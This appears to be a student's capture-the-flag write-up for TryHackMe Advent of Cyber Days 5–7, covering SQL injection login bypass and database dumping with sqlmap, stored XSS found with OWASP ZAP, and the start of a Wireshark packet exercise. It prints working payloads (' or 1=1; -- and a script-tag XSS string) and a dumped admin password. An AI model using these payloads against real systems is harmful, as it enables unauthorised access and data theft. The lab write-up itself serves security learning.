
Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question1

Copied the IP address from TryHackMe and pasted it into the search bar in Firefox. The image below is the webpage displayed with the IP address given.



Santa's Official Forum V2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments

Timmy	I am so excited for Christmas this year!
William	Santa, are you real?
James	I've been a good boy this year!

Popular topics


Gifts
Books, laptops, playstation

Questions
Does Santa really like milk and cookies?

Default port number = 1433

Question 2

The hint says that the name is derived from **2 words from this question** and has the format. **/s**tap***l**. After doing a little bit of thinking I tried out **/santapanel** and was taken to Santa’s login panel!



Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!


Username

Password

Login

Question 3

I entered **santa** as the username. The magic comes in the password field with the input **‘ or 1=1; —**. The **‘** character closes the opening quotation mark in our SQL query. We then follow this with **or 1=1;**. In SQL, **1=1** will always evaluate to true, so what we are telling SQL is that the password will be **‘ ‘ or true;**. This case will always be true and let us log in with any user. We then add a **SQL comment** so that any SQL after this point does not run. After we successfully perform our SQL injection, we are taken to a page where we can see some data from Santa’s database!



Welcome back, Santa!

The database has been updated while you were away!


Enter:

Search

Gift	Child
N	
u	
l	
l	

Question 4

We can use a similar SQL trick to get all the records in the database by performing a SQL injection on the search input. If we enter the same input as we used to login, **‘ or 1=1; —**, we can force the same **always true** logic to load everything from the database. As a result of typing this into our input box and submitting, all the records in the gift database will be displayed on the page!



The database has been updated while you were away!

Enter: ' or 1=1; --

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua


Total entries: 22

Question 5

The next question asks what **Paul** wants for Christmas. Since we have the whole database in front of us, we can skim through and see that Paul wants some **github ownership**

Question 6


Next, we want to use our old friend **Burp Suite** to intercept the SQL request. Fire up Burp Suite and make sure **Intercept is on** in the **Proxy** tab. We want to **save** the request to a file after intercepting it so that we can use it with a tool called **sqlmap**. Tight click inside the request and hit **Save Item** in order to accomplish this. I saved the item with the name **santa_panel_sql.request** so that it would be easy to remember. Now we want to use this file with **sqlmap** in order to output all the contents of each database. We are asked to find the flag. This is found in the hidden table called **flags** and we can see the value is **thmfox{All_I_Want_for_Christmas_Is_You}**.



```
Database: SQLite_masterdb
Table: hidden_table
 1 entry]
 ---------------------------------------+
 flag                                   |
+---------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+---------------------------------------+
```

Question 7

Finally, the last question asks us for the **admin password**. This can be found in the admin table with the value **EhCNSWzzFP6sc7gB.**



```
Database: SQLite_masterdb
Table: users
[1 entry]
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | EhCNSWzzFP6sc7gB |
+----------+------------------+

[17:48:50] [INFO] table 'SQLite_masterdb.users' d
```

Thought process/ Methodology:


After accessing the machine, we can see Santa's official forum. Then, we have to use the hint to find the login panel. We simply entered the username to enter Santa's database. We then used SQL tricks to find the list of entries and gifts. We will be able to access information using the search bar. We used Burp Suite to intercept SQL requests. After that, we used the burp suite to find the flag and admin password. With that we have completed our challenge and day 5.

Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap

Solution/Walkthrough:

Question 1



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Showing all wishes:


Enter your wish here:

New book...

WISH!

The website is not corrupted; thus, the vulnerability type was stored cross-site scripting.

Question 2



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Here are all wishes that have "12345":


Enter your wish here:

New book...

WISH!

By searching the query, the query string that added in the browser search bar is ‘q’.

Question 3



Download ZAP


Checksums for all of the ZAP downloads are maintained on the 2.11.1 Release Page and in the relevant version files.

As with all software we strongly recommend that ZAP is only installed and used on operating systems and JREs that are fully patched and actively maintained.

ZAP 2.11.1


Windows (64) Installer	183 MB	Download
Windows (32) Installer	183 MB	Download
Linux Installer	188 MB	Download
Linux Package	186 MB	Download
MacOS Installer	213 MB	Download
Cross Platform Package	204 MB	Download

Navigating to the OWASP Zap website, I was able to download the installer.



```
Desktop    Downloads           Music      Public     Videos
Documents  hs_err_pid4665.log  Pictures   Templates

┌──(1211101248㉿kali)-[~]
└─$ cd Downloads

┌──(1211101248㉿kali)-[~/Downloads]
└─$ ls
php-reverse-shell.jpeg.php  santapanelsql  V3ness.ovpn  ZAP_2_11_1_unix.sh

┌──(1211101248㉿kali)-[~/Downloads]
└─$ ls ZAP_2_11_1_unix.sh
ZAP_2_11_1_unix.sh

┌──(1211101248㉿kali)-[~/Downloads]
└─$ chmod 0+x ZAP_2_11_1_unix.sh
chmod: invalid mode: '0+x'
Try 'chmod --help' for more information.

┌──(1211101248㉿kali)-[~/Downloads]
└─$ chmod o+x ZAP_2_11_1_unix.sh

┌──(1211101248㉿kali)-[~/Downloads]
└─$ sudo ./ZAP_2_11_1_unix.sh
[sudo] password for 1211101248:
Starting Installer ...
```

By inserting some commands into the terminal, the scanner was downloaded.



Welcome to OWASP ZAP


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.

Has ZAP helped you? Now it is your turn to help ZAP!

Alerts 0 0 0 0 Primary Proxy: localhost:8080

OWASP Zap launched successfully.

Question 4



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.10.54.47:5000/

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

- Alerts (6)
  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected) (2)
  - Absence of Anti-CSRF Tokens (8)
  - Content Security Policy (CSP) Header Not Set (
  - Missing Anti-clickjacking Header (4)
  - X-Content-Type-Options Header Missing (5)

```
Cross Site Scripting (Persistent)
URL:        http://10.10.54.47:5000/
Risk:       High
Confidence: Medium
Parameter:  comment
Attack:     </p><script>alert(1);</script><p>
Evidence:
CWE ID:     79
WASC ID:    8
Source:     Active (40014 - Cross Site Scripting (Persistent))
```

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.


Other Info:

Alerts 2 3 1 0 Primary Proxy: localhost:8080

Current Scans 0 0 0 1 0 0 0 0

By scanning the site, I got 2 XSS alerts.

Question 5



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Here are all wishes that have "1":

10.10.54.47:5000

1

1352778114981409650.owasp.org

http://1352778114981409650.owasp.org

https://1352778114981409650.owasp.org

https://1352778114981409650%2eowasp%2eorg

Transferring data from 10.10.54.47...

By inserting ‘1’ in the search query, the alert ‘1’ appeared.

Thought Process/Methodology:


After accessing the target machine, we were shown the 'Make a Wish' website. Looking at the uncorrupted webpage, we quickly identified that the vulnerability type was stored cross-site scripting. To identify the query string, all we needed to do was search something. And as expected, we got the 'q'. Since our Kali Linux does not have OWASP Zap installed, we then search on YouTube and followed the guide to install the scanner. After that, we launched the scanner, then quick scanned the website. As a result, we got 2 XSS alerts. To get the alert, all we needed to do was input '1' in the query. And we got '1' as the alert.

Day 7: Networking - The Grinch Really Did Steal Christmas

Tool used: Kali Linux, Firefox, Wireshark
Solution/walkthrough:

Question 1


I downloaded the task file and opened up wireshark. Next, I drag and drop the pcap1.pcap file into wireshark and find the IP address that initiates an ICMP/ping.



```
17 10.430447   10.11.3.2   10.10.15.52   ICMP   74 Echo (ping) request  id=0x0001, seq=1/256, ttl=127 (reply in 18)
```

Question 2

